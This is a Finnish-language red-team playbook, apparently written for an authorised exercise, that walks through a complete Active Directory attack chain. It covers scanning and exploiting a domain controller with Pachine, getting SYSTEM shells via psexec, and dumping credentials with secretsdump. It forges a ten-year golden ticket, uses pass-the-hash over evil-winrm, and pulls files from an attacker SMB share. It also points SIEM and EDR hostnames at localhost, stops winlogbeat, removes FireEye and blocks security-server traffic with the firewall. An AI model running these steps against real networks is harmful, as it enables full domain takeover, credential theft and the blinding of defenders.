Contents

[Työkalut 3](#_Toc131534295)

[Hosts määritykset, jos käytössä ei ole proxyä 3](#_Toc131534296)

[Hosts määritykset, jos käytössä on proxy 3](#_Toc131534297)

[Kerberos määritykset 3](#_Toc131534298)

[BP - DC - Reconnaissance- Vulnerability Scanning 4](#_Toc131534299)

[BP - DC - Privilege Escalation - Exploitation for Privilege Escalation 5](#_Toc131534300)

[BP - DC - Credential Access - Credential Dumping 6](#_Toc131534301)

[BP - DC - Credential Access - Steal or Forge Kerberos Tickets Golden Ticket 7](#_Toc131534302)

[BP - DC - Lateral Movement - Remote Services 9](#_Toc131534303)

[Evil-WinRM tiedostojen siirto 10](#_Toc131534304)

[BP - DC - Lateral Movement - Remote Services Windows - Remote Management 10](#_Toc131534305)

[BP - DC - Defense Evasion - File and Directory Permissions Modification 12](#_Toc131534306)

[BP - DC - Impact - Service Stop 13](#_Toc131534307)

[BP - DC - Defense Evasion - Impair Defenses Disable or Modify System Firewall 13](#_Toc131534308)

[Sliver implant 15](#_Toc131534309)

Useasta eri Blue printeistä hyökkäyksen seuraaminen ja toteuttaminen on todennäköisesti melko haasteellista, joten tähän dokumenttiin on kuvattu koko AD:n hyökkäysketju.

Hyökkäysketju vaatii toimiakseen yhdet toimivat tunnukset

# Työkalut


Sudo Apt-get install krb5-user

Sudo Apt-get install evil-winrm

Git clone https://github.com/ly4k/Pachine

# Hosts määritykset, jos käytössä ei ole proxyä

Lisää hosts tiedostoon domainin IP-osoite. Domainiin IP on sama, kuin kohde dc:n IP



# Hosts määritykset, jos käytössä on proxy

[dc-ip of internal network] [target domain name] [target-dc netbios-name] [target-dc-fqdn].

Esimerkkinä rt domainin määritykset



# Kerberos määritykset

Lisää tiedostoon /etc/krb5.conf seuraavat rivit. Muuta kohde vastaamaan todellista kohdetta.

Text

Description automatically generated

[libdefaults]

default\_realm = [domain]

[realms]

[domain] = {

kdc = [dc-fqdn]

admin\_server = [dc-fqdn]

}

# BP - DC - Reconnaissance- Vulnerability Scanning

Tarkistetaan onko kohde haavoittuva

python3 pachine.py -dc-host [dc fqdn] -scan "[domain]/[user:pw]"

Text

Description automatically generated

# BP - DC - Privilege Escalation - Exploitation for Privilege Escalation

Hankitaan domain admin oikeudet


python3 pachine.py -dc-host [dc-fqdn] -spn cifs/[domain] -impersonate administrator '[domain]/[username]:[pw]'

Text

Description automatically generated

Otetaan käyttöön Kalilla domain adminin kerberos tiketti


export [KRB5CCNAME=$PWD/administrator@rt.vle.fi.ccache](mailto:KRB5CCNAME=$PWD/administrator@rt.vle.fi.ccache)



Seuraavaksi on mahdollista avata shelli domain adminin tunnuksilla, jotka automaattisesti elevoituvat systeemi oikeuksiksi.

Huom! Default principalin tulee olla oikein! Muuten yhteyden luominen ei onnistu.

impacket-psexec -k -no-pass [domain]/administrator@[domain]



Shellista poistutaan kirjoittamalla exit

Text

Description automatically generated

# BP - DC - Credential Access - Credential Dumping

Luo jokin kansio Kalille, johon tunnukset ja hashit tallennetaan. Ei pakollista, mutta suositeltavaa

Komento kysyy salasanaa. Salasanaksi kelpaa vaikka 1234

impacket-secretsdump -k -outputfile "[filename]" "[domain]/administrator@[domain]"

Komento saattaa päättyä virheeseen. Jos näin käy aja komento uudestaan


Kerberos ticketin principal name tulee olla oikein, muuten komento ei mene läpi!

Text

Description automatically generated with low confidence

Ota tulosteesta talteen krbtgt ja Administrator tunnuksen NThash. Näitä tarvitaan seuraavissa stepissä.

Tämän tulosteen voi julkaista someen tms. kun WT antaa luvan



Dumppaaminen jos hallussa sopiva kerberos tiketti

impacket-secretsdump -k -no-pass -outputfile "[filename]" "[dc].[domain]"

# BP - DC - Credential Access - Steal or Forge Kerberos Tickets Golden Ticket


Tikettiä varten tarvitaan krbtgt tunnuksen nthash, sekä domain SID

impacket-getPac -targetUser [compromised user] [domain]/[compromised username]:[compromised password]

Text

Description automatically generated

Poimi tulosteen lopusta Domain SID




Luodaan lopuksi tiketti, joka antaa halutulle käyttäjälle domain admin oikeudet kymmeneksi vuodeksi. Voidaan käyttää vuodettua käyttäjää tai mitä tahansa edellisen vaiheen crendential dumbissa löydettyä käyttäjää tai sitten käyttäjää, jota ei ole edes olemassa

impacket-ticketer -nthash [nthash of krbtgt account] -domain-sid [domain-sid] -domain [domain] [username]

Graphical user interface, text, application

Description automatically generated


Tiketin käyttöönotto ja testaus.



Huom. Impacket-psexec komennossa tulee olla määriteltynä DC-kone tai mikä tahansa muu kone, johon halutaan yhdistää. Esimerkissä yhdistetty DC-koneeseen

export [KRB5CCNAME=$PWD/testi.ccache](mailto:KRB5CCNAME=$PWD/administrator@rt.vle.fi.ccache)

impacket-psexec -k -no-pass "[domain]/[compromised user]@[computer].[domain]"



# BP - DC - Lateral Movement - Remote Services

Enabloidaan powershell dc koneelle. Tämä helpottaa viimeisten vaiheiden scriptien ajamista

Avaa shell yhteys dc koneelle ja aja oheinen komento


winrm.cmd quickconfig -q

Text

Description automatically generated

Avataan lisäksi dc koneen palomuurin reikä powershelliä varten

netsh advfirewall firewall add rule name="Windows Remote Management (HTTP-ln) " dir=in action=allow protocol=TCP localport=5985

  
  
Avataan Evil-WinRM. En saanut Kerberos tunnistusta toimimaan tämän kanssa, joten käytetään NThash tehdään pass the hash hyökkäys. Jos BT vaihtaa adminin salasanan niin crendentiaalit on aina mahdollista dumbata uudestaan


evil-winrm -i [dc-fqdn] -u Administrator -H [NTLM hash]

Text

Description automatically generated

Vaihtoehtoinen tapa avata evil-winrm käyttäen domain adminin kerberos tikettiä

evil-winrm -i [domain] -r [domain] --spn [spn]



# Evil-WinRM tiedostojen siirto

Seuraavissa stepeissä kuvatut tiedostojen siirrot on mahdollista tehdä käyttäen myös evil-winrm sisäistä tiedoston siirto ominaisuutta

Upload path/filename

Text

Description automatically generated

# BP - DC - Lateral Movement - Remote Services Windows - Remote Management

Luodaan Grop policy, joka sallii domanissa powerhsellin etäkäytön

Hae Teamssistä oheiset tiedostot ”enable-winrm.gpo.zip” ja ”enable-winrm.ps1” Kali koneelle. Tiedostot löytyvät dc:n blueprinttien alta.

Avataan SMB jako Kali koneella, ja haetaan tiedosto DC koneelle haluttuun kansioon.

impacket-smbserver [share-name] .

Text

Description automatically generated

Copy-Item \\server ip]\[share name]\\*

Text

Description automatically generated

Ajetaan powershell scripti

./enable-winrm.ps1

A screenshot of a computer

Description automatically generated with medium confidence

Policyillä kestää päivittyä noin 90min, joten tämän jälkeen harjoituksessa odotellaan ennen seuraavia vaiheita. Tai vaihtoehtoisesti voidaan ajastaa seuraavien vaiheiden scriptit käynnistymään automaattisesti 100 min kuluttua.

# BP - DC - Defense Evasion - File and Directory Permissions Modification

Tämä scripti muokkaa SIEM ja EDR palvelimien host FQDN:t osoittamaan localhostiin

Hae teamssistä tiedosto “new-task-hosts.ps1” ja “write\_to\_hosts.ps1”

Muokkaamalla write\_to\_hosts.ps1 tiedostoa on mahdollista määrittää, mitä hosts tiedostoon kirjoitetaan.

Kopio dc koneelle tarvittavat tiedostot

Copy-Item \\server ip]\[share name]\\*

Ja aja komento

Start-Job -FilePath .\new-task-hosts.ps1

Graphical user interface, text

Description automatically generated

# BP - DC - Impact - Service Stop

Tämä blueprint poistaa käytöstä winlogbeat servicen ja poistaa fireeyen. Tätä voidaan vielä harkita, olisiko järkevämpää tehdä GPO:lla?

Hae teamssistä tiedosto “new-task-visibility.ps1” ja “remove\_visibility.ps1”

Kopio dc koneelle tarvittavat tiedostot

Copy-Item \\server ip]\[share name]\\*

Ja aja komento

Start-Job -FilePath ./new-task-visibility.ps1

Graphical user interface, text

Description automatically generated

# BP - DC - Defense Evasion - Impair Defenses Disable or Modify System Firewall

Tämä group policy estää palomuurilla SIEM ja EDR palvelimiin liikennöin host palomuurilla

Hae teamssistä tiedosto “fw-block-gpo.zip” ja “fw-block.ps1”

Kopio dc koneelle tarvittavat tiedostot

impacket-smbserver [share-name] .   
 Text

Description automatically generated

Yhdistä dc koneelle evil-winrm:llä   
evil-winrm -i [dc-fqdn] -u Administrator -H [NTLM hash]   
Text

Description automatically generated

Laitaa tarvittavat tiedost dc koneelle   
Copy-Item \\server ip]\[share name]\\*   
Text

Description automatically generated

Run the scrtipt   
./fw-block.ps1  
A screenshot of a computer

Description automatically generated with medium confidence

# Sliver implant

tulossa